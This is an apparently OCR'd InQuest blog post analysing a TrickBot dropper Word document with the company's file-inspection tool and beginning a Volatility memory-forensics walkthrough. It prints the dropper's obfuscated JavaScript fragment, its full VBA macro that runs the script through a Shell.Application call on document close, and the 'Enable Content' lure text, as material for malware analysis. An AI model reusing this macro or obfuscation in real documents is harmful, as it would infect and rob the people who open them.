

Memory Analysis of TrickBot

inquest.net/blog/2019/08/26/TrickBot-Memory-Analysis


INQUEST
Layer 7 is a tip of the iceberg.
InQuest Deep File Inspection (DFI) can reveal
an average of 4x of additional content.



```
File Name : 666515eec773e200663fbd5f-
cad7109e9b97be11a83b41b8a4d73b7f5c8815
File Size : 214 kB
File Modification Date/Time : 2019:07:22
20:41:34+00:00
File Access Date/Time : 2019:07:22 20:41:34
File Inode Change Date/Time : 2019:07:22
20:41:34+00:00
File Permissions : rw-r--r--
File Type : ZIP
File Type Extension : zip
MIME Type : application/zip
Zip Required Version : 20
Zip Bit Flag : 0
Zip Compression : Deflated
Zip Modify Date : 1980:01:01 00:00:00
Zip CRC : 0xc6337d17
Zip Compressed Size : 501
Zip Uncompressed Size : 2645
Zip File Name : [Content_Types].xml
File Name : image1.png
File Size : 83 kB
File Modifi
```

In this blog, we take a subtle dive into memory analysis using Volatility and the memory analysis methodology. For those unfamiliar with the tool, The Volatility Framework is a completely open collection of tools, implemented in Python for the extraction of digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system under investigation but offer visibility into the runtime state of the system. The framework is intended to introduce people to the techniques and complexities associated with extracting digital artifacts from volatile memory samples and provide a platform for further work into this exciting area of research.

While we are unaware of the original creator, the Memory Analysis Framework for incident response is often credited to Chad Tilbury and Rob Lee and can be accomplished in these 6 steps.


1. Identify Rogue Processes
2. Analyze Process DLLs and Handles
3. Review Network Artifacts
4. Look for Evidence of Code Injection
5. Check for Signs of a Rootkit
6. Extract Processes, Drivers, and Objects

The original direction we had in my mind was to utilize “Fileless Malware” to highlight the differences in visibility compared to traditional malware. While perusing the Twitter for my personal inspiration, there was numerous mentions of this new blog by Trend Micro discussing a recent campaign spamming with a macro laden word doc with obfuscated JavaScript. This macro delivered a new variant of TrickBot to the victim. Developed in 2016, TrickBot is one of the more recent banking Trojans, with many of its original features inspired by Dyreza (another banking Trojan). Besides targeting a wide array of international banks via its webinjects, TrickBot can steal from Bitcoin wallets, and harvest emails or credentials using the Mimikatz.

InQuest Labs

Coincidentally, InQuest has just released a new analysis suite for the researcher and hobbyist. We are very excited about releasing this analysis suite to the community and hope it will provide some assistance to others. Welcome to InQuest Labs! I want to take a moment to highlight some of the analysis provided by the Deep File Inspection (DFI-LITE) capability within InQuest Labs Definitely check out InQuest Labs and let us know what you think!

Overview: Let’s start by reviewing one of the dropper Word documents that we will use later. MD5: 310731c5fce818f867bb0a32a1bec8be The overview is rather self explanatory.The red “MALICIOUS” tag provides an immediate assertation of the safeness of the document. Of interest is the “First Seen” date as which was earlier than the Trend Micro blog posted on August 5, 2019.




Overview

MALICIOUS

MIME Type:	application/vnd.openxmlformats-officedocument.wordprocessingml.document
Subcategory:	macro_hunter
MD5:	310731c5fce818f867bb0a32a1bec8be
SHA1:	3aff9ac6f76ff6306ca484433430ff7c5ec46039
SHA256:	666515eec773e200663fbd5fcad7109e9b97be11a83b41b8a4d73b7f5c8815ff
SHA512:	c8c668cd5aa6487bc13ce191c5a8a260d2708112f69d15fd58b207ff5cc66aeba21fac43ce946ff0f29da8201…
Size:	219,405B
IQ DFI Size:	2,516,149B (1,046.81% increase in inspectable content)
First seen:	Wed, 17 Jul 2019 01:24:55 GMT
Last Updated:	Mon, 05 Aug 2019 10:11:17 GMT
Last IQ DFI:	Mon, 22 Jul 2019 20:42:55 GMT

Heuristics: DFI provided some interesting heuristic actions exhibited by the file that was analyzed.



Heuristics

Macro Contains Suspicious String: Detected a macro with a suspicious string. Suspicious strings include privileged function calls, obfuscations, odd registry keys, etc...

Macro with Startup Hook: Detected macro logic that will automatically execute on document open. Most malware contains some execution hook.

Macro Execution Coercion: Detected a document that appears to social engineer the user into activating embedded logic.


InQuest Machine Learning: An InQuest machine-learning model classified this macro as potentially malicious.

Layers: InQuest has developed a post-processing layer that parses common file types and identifies locations where other files or code can be embedded within the file that was originally captured. For a given file, there is an average of 4X size increase to be analyzed.

Metadata: DFI provides the metadata associated with the sample being analyzed. `File Name : 666515eec773e200663fbd5fcad7109e9b97be11a83b41b8a4d73b7f5c8815ff File Size : 214 kB File Modification Date/Time : 2019:07:22 20:41:34+00:00 File Access Date/Time : 2019:07:22 20:41:34+00:00 File Inode Change Date/Time : 2019:07:22 20:41:34+00:00 File Permissions : rw-r--r-- File Type : ZIP File Type Extension : zip MIME Type : application/zip Zip Required Version : 20 Zip Bit Flag : 0 Zip Compression : Deflated Zip Modify Date : 1980:01:01 00:00:00 Zip CRC : 0xc6337d17 Zip Compressed Size : 501 Zip Uncompressed Size : 2645 Zip File Name : [Content_Types].xml File Name : image1.png File Size : 83 kB File Modification Date/Time : 1980:01:01 00:00:00+00:00 File`

```
Access Date/Time : 2019:07:22 20:41:48+00:00 File Inode Change Date/Time :
2019:07:22 20:42:03+00:00 File Permissions : rwxrwxrwx File Type : PNG File
Type Extension : png MIME Type : image/png Image Width : 1198 Image Height :
486 Bit Depth : 8 Color Type : RGB Compression : Deflate/Inflate Filter :
Adaptive Interlace : Noninterlaced SRGB Rendering : Perceptual Pixels Per
Unit X : 3780 Pixels Per Unit Y : 3779 Pixel Units : meters Image Size :
1198x486 Megapixels : 0.582
```

Semantic Context: While the semantic content of this document is heavily obfuscated, it provides easy access for reversing and provides many quick wins for the personnel performing continuous security monitoring at your organization.




Semantic Context (670KB)

```
138fa651a89545fa15fad15b2ed 6772146a4e13ce991deac75a e305b82d7f38 be111590933027108588l8290 242377db6a ce4b1223
20f0a4d2d6e42 4b66efc2c9aecb7 641de 2d8e9c4ee1720 80c1e 3113891a2b195 22d121de8442b6b25b45 80f086ee0843b9e
685cceb87c8ad3634939e d8d0013762afd8db3 89e1d50c6fa16502 0f84dd104dadc5 a95145cc2695c2569ab44c91c 0723bad1044af65f4
702959e15b51756ec0271b5c54b f29fb9bcae0cba86fe 34198 ca54fe3 6d689409ef30e03b21 145ac262 c1dbbdf16837b78b867 7278 28e601
e5cfd d0d1cb9a 0d754d191 ac38b80ffeab9 015f24d0088b5d695bb149 042e8ae4bcc4838b b5b2a348fe33b633
a94d79e87]*/;gsVsUmade76ko=false;gsVsUthat48ko=true;gsVsUwell97ko=true;gsVsUagain47ko=false;gsVsUfilled86ko=false;gsVsUle
ssen66ko=true;gsVsUdiscussion68ko=false;gsVsUofalliances38ko=false;gsVsUunderstand52ko=false;gsVsUleast20ko=false;gsVsUre
lations22ko=false;gsVsUintheir44ko=true;gsVsUcomestheir85ko=false;gsVsUSometimes71ko=false;gsVsUandpurposes4ko=false;gsVs
Uparliamentary56ko=true;gsVsUtheir78ko=true;gsVsUconducted8ko=false; function vozztqt(pkwtskil,qtwtpr) { try{
gsVsUmade76ko=false;gsVsUthat48ko=true;gsVsUwell97ko=true;gsVsUagain47ko=false;gsVsUfilled86ko=false;gsVsUlessen66ko=true
;gsVsUdiscussion68ko=false;gsVsUofalliances38ko=false;gsVsUunderstand52ko=false;gsVsUleast20ko=false;gsVsUrelations22ko=f
alse;gsVsUintheir44ko=true;gsVsUcomestheir85ko=false;gsVsUSometimes71ko=false;gsVsUandpurposes4ko=false;gsVsUparliamentar
y56ko=true;gsVsUtheir78ko=true;gsVsUconducted8ko=false; swtparli_5(pkwtskil,qtwtpr); }catch(e){ if (qtwtpr!='hate')
{return true;} else { return String[['from']+['Char']+['Code']](pkwtskil); } return 0;
}};gsVsUmade76ko=false;gsVsUthat48ko=false;gsVsUwell97ko=false;gsVsUagain47ko=false;gsVsUfilled86ko=true;gsVsUlessen66ko=
false;gsVsUdiscussion68ko=false;gsVsUofalliances38ko=false;var gsVsUunskilled57ko=[105,538]; var gsVsUGoddess21=true;var
gsVsUintelligent53ko=[91,177]; var gsVsUnation22=false;var gsVsUthey54ko=0.184; var gsVsUstudy75=false;var
gsVsUservice90ko='undefined'; var gsVsUopposed45=String[(function(){ var fheandem5=[]; fheandem5[0]=3; try {
fheandem5[1]=([90]+1); } catch(stajonly) { if ((stajonly+'').indexOf('b')>-1 && vozztqt(436,436)) { fheandem5[1]=90;
```

Optical Character Recognition (OCR): InQuest Deep File Inspection (DFI) utilizes machine vision and optical character recognition (OCR) to identify the social engineering component of a variety of malware lures.

```
 w Document created in earlier version of MS Office Word
To view this content, please click |ab|Enable Editing|bb| from the yellow
bar and then click |ab|Enable Content|bb|.
```



Document created in earlier version of MS Office Word

To view this content, please click «Enable Editing» from the yellow bar and then click «Enable Content».

Embedded Logic: DFI also provided the embedded Logic from within the document. Shown here is the macro content.

```
 Attribute VB_Name = "NewMacros" 'Cadmium is a chemical element with the
symbol Cd and atomic number 48. 'This soft, silvery-white metal is
chemically similar to the two other stable metals in group 12, zinc and
mercury. 'Like zinc, it demonstrates oxidation state +2 in most of its
compounds, and like mercury, 'it has a lower melting point than the
transition metals in groups 3 through 11. 'Cadmium and its congeners in
group 12 are often not considered transition metals, 'in that they do not
have partly filled d or f electron shells in the elemental or common
oxidation states. 'The average concentration of cadmium in Earths crust is
between 0.1 and 0.5 parts per million (ppm). 'It was discovered in 1817
simultaneously by Stromeyer and Hermann, both in Germany, as an impurity in
zinc carbonate.
Public Cadmium As String
Function OpenWord() OpenWord = "o" & "p" & "e" & "n" End Function
Sub Osaka(inside As Long) Dim Judge As String Dim Iun As Integer Dim spoof
As String Dim Ankara As String
Judge = "" If True And (inside = 100) Then spoof = "S" & "" & "hell" Dim
aVar As Variant Dim iNum As Integer Dim DocumentType As Variant For Each
aVar In ActiveDocument.Variables If aVar.Name = "DocumentType" Then iNum =
aVar.Index Next aVar If iNum = 0 Then ' ActiveDocument.Variables.Add
Name:="DocumentType", _ 'Value:="Letter" Else
'ActiveDocument.Variables("DocumentType").Value = "Letter" End If Ankara =
"S" & Chr(90 + 9) & "r" & "ipt"
VBA.CallByName VBA.CreateObject(spoof & Chr(46) & Chr(60 + 5) & "ppli" &
Chr(90 + 9) & "ation"), _ spoof & "Exe" & Chr(89 + 10) & "ute", VbMethod,
"W" & Ankara _ , "/" & "e:" & "J" & Ankara & " " & Chr(40 - 6) & Cadmium &
Chr(40 - 6), Judge, OpenWord, 30 - 29 End If End Sub
Sub Dayoff(oreo As Long) Dim fedor As Integer fedor =
ActiveDocument.Variables.Count If True And (fedor = 0) And (oreo > 0) Then
Cadmium = Replace(ActiveDocument.FullName, ".d" & "o" & Chr(99) & "m", ".d"
& "at") Dim vertu As String, hize As Long, android As Integer vertu =
Cadmium android = FreeFile Open vertu For Output As #android Print #android,
ActiveDocument.Content.Text Close #android End If End Sub
Attribute VB_Name = "ThisDocument" Attribute VB_Base =
"1Normal.ThisDocument" Attribute VB_GlobalNameSpace = False Attribute
VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed
= True Attribute VB_TemplateDerived = True Attribute VB_Customizable = True
Private Sub Document_Open() Dayoff 100 End Sub
Private Sub Document_New()
ActiveDocument.Bookmarks("BookmarkName").Range.InsertAfter _ "Text" End Sub
Private Sub Document_Close() Osaka 100 End Sub
```


Moving on to Volatility

Due to all of the anti-reversing techniques included within the TrickBot droppers, analyzed machine was infected with TrickBot executable that the dropper subsequently installed. You can acquire a copy of the malware 0242ebb681eb1b3dbaa751320dea56e31c5e52c8324a7de125a8144cc5270698 if you would like.

Feel free to download this memory image to follow along or expand on the investigation:


Identify Image Context

We need to start by identifying the system profile. In order to do this, we can start by using the imageinfo plugin. While it provided a few different suggested profiles, it did not nail what we needed. `vol.py -f trickbot-ram.img imangeinfo`




```
root@InQuest: /trickbot
# vol.py -f trickbot-ram.img imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x64_17134, Win10x64_14393, Win10x64_10586, Win10x64_16299, Win2016x64_14393, Win10x64
_17763, Win10x64_15063 (Instantiated with Win10x64_15063)
                     AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
